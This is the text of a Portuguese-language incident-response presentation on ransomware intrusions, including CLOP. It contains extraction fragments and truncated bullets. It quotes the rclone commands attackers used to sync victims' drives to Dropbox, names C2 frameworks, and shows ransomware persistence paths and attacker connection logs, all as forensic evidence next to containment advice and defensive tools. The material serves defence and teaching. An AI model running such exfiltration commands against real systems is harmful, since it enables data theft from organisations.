- O seu ambiente permite **DropMe Files**, entre outros

HOME | CLOP^_ - LEAKS

FilePath	FileName	ComputerName	UserName
\Device\HarddiskVolume2\Users\Public\	rclone.exe		SVC_
\Device\HarddiskVolume2\Users\svc_ \Downloads\	rclone.exe		SVC_

162

```
rclone.exe sync E:\doctos_
dropbox:/ --transfers=5 --min-size 100

rclone.exe sync D:\ dropbox:/ --transfers=5 --min-size 100

rclone.exe sync D:\doctos_ dropbox:/doctos_ --transfers=5 --min-size 100
```

162

```
rclone.exe sync D:\ dropbox:/ --transfers=5 --min-size 100

rclone.exe sync G:\doctos_ dropbox:/ --transfers=5 --min-size 100

rclone.exe sync E:\doctos_
dropbox:/doctos_ --transfers=5 --min-size 100

rclone.exe sync E:\doctos_ dropbox:/doctos_ --transfers=5 --min-size 100
```

SRVTS3\CS\QB16\DATA\ PUBLISHED

- 10.10.2.224 PUBLISHED

8.101.34\DS\PrivateOrdner\ PUBLISHED

RT11 - \10.80.74.231\ PUBLISHED

0 PUBLISHED

SYMASOFT7,8,24,27,28,30 PUBLISHED

- 10.10.1.54, 10.10.1.84, 10.10.1.106, 10.10.1.110, 10.10.1.

8.101.34\DS\PrivateOrdner\ PUBLISHED

RT10 - WATER\10.80.74.231\ithome\$ PUBLISHED

grupo CLOP Ransomware





COMANDO E CONTROLE

- *O adversário está tentando se comunicar com sistemas comprometidos para controlá-los.*

- Há casos em que o controle não é necessário

- CobaltStrike
- Brute Ratel C4
- Metasploit
- PowerShell Empire
- Sliver

IBM X-Force Exchange

ALL ▾ Procurar por Nome do aplicativo, Endereço IP, URL, Vulnerabilidade, MD5, #Tag...

Risco 5.7

Relatório de IP do X-Force

147.244.100.100

Este relatório não contém tags. Inclua tags por meio da caixa de comentários.

Twitter LinkedIn Facebook

Detalhes

Categorização • Spam(57%)

Aplicativo Nenhum aplicativo conhecido

Localização Estados Unidos

ASN • AS 16276 : OVH, FR

Registro de WHOIS

Criado Mar 21, 2017

Atualizado May 14, 2017

Organização do Registrante OVH US LLC

Pais ou região do solicitante de registro US

Mar 31 20:43:54 [redacted] kernel: [9880789.147415] [private-2-external-3-A] IN=bond0.1577 OUT=bond1 MAC=0c:c4:7a:39:71:f0:00:50:56:b5:fb:79:08:00 SRC=10.0.0.1 DST=147.244.100.100 LEN=52 DPT=443 WINDOW=65535 RES=0x00 CWR ECE SYN URGP=0



IMPACTO

- O adversário está tentando manipular, interromper, ou destruir seus sistemas e dados.

- BOOOM! Ma

- Algumas var

- Você conhe

- Agora sim...
manualmen

A_B_	/PerfLogs/sv.exe
C	/PerfLogs/sv.exe
C	/Users/[redacted]/AppData/Local/sv.exe
AC_M	/PerfLogs
C	/Users/[redacted]/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/sv.exe
C	/ProgramData/Microsoft/Windows/Start Menu/Programs/Startup/sv.exe
A_B_	/Users/[redacted]/AppData/Local/sv.exe
AC_M	/Users/[redacted]/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup
A_B_	/Users/[redacted]/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/sv.exe
ACBM	/app/Oracle/product/12.2.0/client_1/ASP.NET/SQL/InstallOracleMembership.sql.id[B66C9934-2822].[redacted]@aol.com].eight
AC_M	/app/Oracle/product/12.2.0/client_1/oramts/admin
ACBM	/\$RECYCLE.BIN/S-1-5-21-771479822-986253636-976723692-2423/desktop.ini.id[B66C9934-2822].[redacted]@aol.com].eight

SCCM ou mesmo



ENTÃO AVALIE!

- Tem se observado cada vez mais a utilização de ferramentas de acesso remoto, tais como **Team Viewer**, **Any Desk**, **VNC**, **SupRemo**, **Altera RMM**, etc.
- Você precisa delas no seu ambiente?




Figura – Logs de conexão do AnyDesk, instalado na máquina





ENTÃO AVALIE NOVAMENTE!

- Bloqueio por **geolocalização é coisa do passado:**
 - Teimosia em não implementar MFA em contas corporativas
 - Ator malicioso passou a se conectar a VPN corporativa, por meio de uma conexão na Microsoft Azure

tunnel-stats	SSL tunnel statistics	[REDACTED]
tunnel-stats	SSL tunnel statistics	[REDACTED]
tunnel-stats	SSL tunnel statistics	[REDACTED]
tunnel-up	SSL tunnel established	[REDACTED]



Figura – Logs do Concentrador de Logs

IP address: 20.206 [REDACTED]	
Location:	 Brazil (BR), N/A
Region:	Sao Paulo
City:	Campinas
ZIP:	N/A
Hostname:	N/A→N/A
IP range:	20.200.0.0 - 20.207.255.255
ISP:	Microsoft Azure
Organization:	Microsoft Azure
Blacklist:	No
Zone:	America/Sao_Paulo

Figura – IP do ator malicioso estava na Microsoft Azure Brasil

UMA TAL DE ANTI-FORENSE!

- Você faz backup dos seus logs? Não confie apenas no seu **SIEM**!





CONTENÇÃO, ERRADICAÇÃO E RECUPERAÇÃO

- Isole a rede sistemas impactados
- Implemente uma solução **EDR (Endpoint Detection and Response)** de respeito!
- Respeite o processo de **aquisição forense de evidências** após o incidente, principalmente do **Active Directory**.
- Não esqueça do seu **Microsoft 365 (Logs de Auditoria e Acesso)**.
- Elimine **vulnerabilidades** antes de retomar a operação do negócio.


CAIXA DE FERRAMENTAS!

- Chainsaw: <https://github.com/WithSecureLabs/chainsaw>
- APT-Hunter: <https://github.com/ahmedkhelif/APT-Hunter>
- Eric Zimmerman's Suite: <https://ericzimmerman.github.io/>
- Velociraptor IR: <https://github.com/Velocidex/velociraptor>



PAGANDO O RESGATE

- As agências de força
- Pagar o resgate não g
- Casos Curiosos: **Pago**





UM ATAQUE CIBERNÉTICO PODE ACONTECER A QUALQUER MOMENTO...

... Estar preparado para prevenir, identificar, combater e responder um incidente é essencial para a sobrevivência de uma organização





- Planeje sua Resposta a Incidentes para evitar casos de **Insucesso**
- Não seja o cara dos IOC's...
- Negacionismo e busca por culpados não vão resolver o incidente!
- Ransomware está longe de acabar, portanto proteja o seu ambiente





AGRADECEMOS A SUA ATENÇÃO

SIGAM-ME OS BONS:

-  [linkedin.com/in/jeffersonsmacedo](https://www.linkedin.com/in/jeffersonsmacedo)
-  [linkedin.com/company/purplebirdsecurity](https://www.linkedin.com/company/purplebirdsecurity)
-  purplebirdsecurity.com
-  <https://www.instagram.com/pbcyber>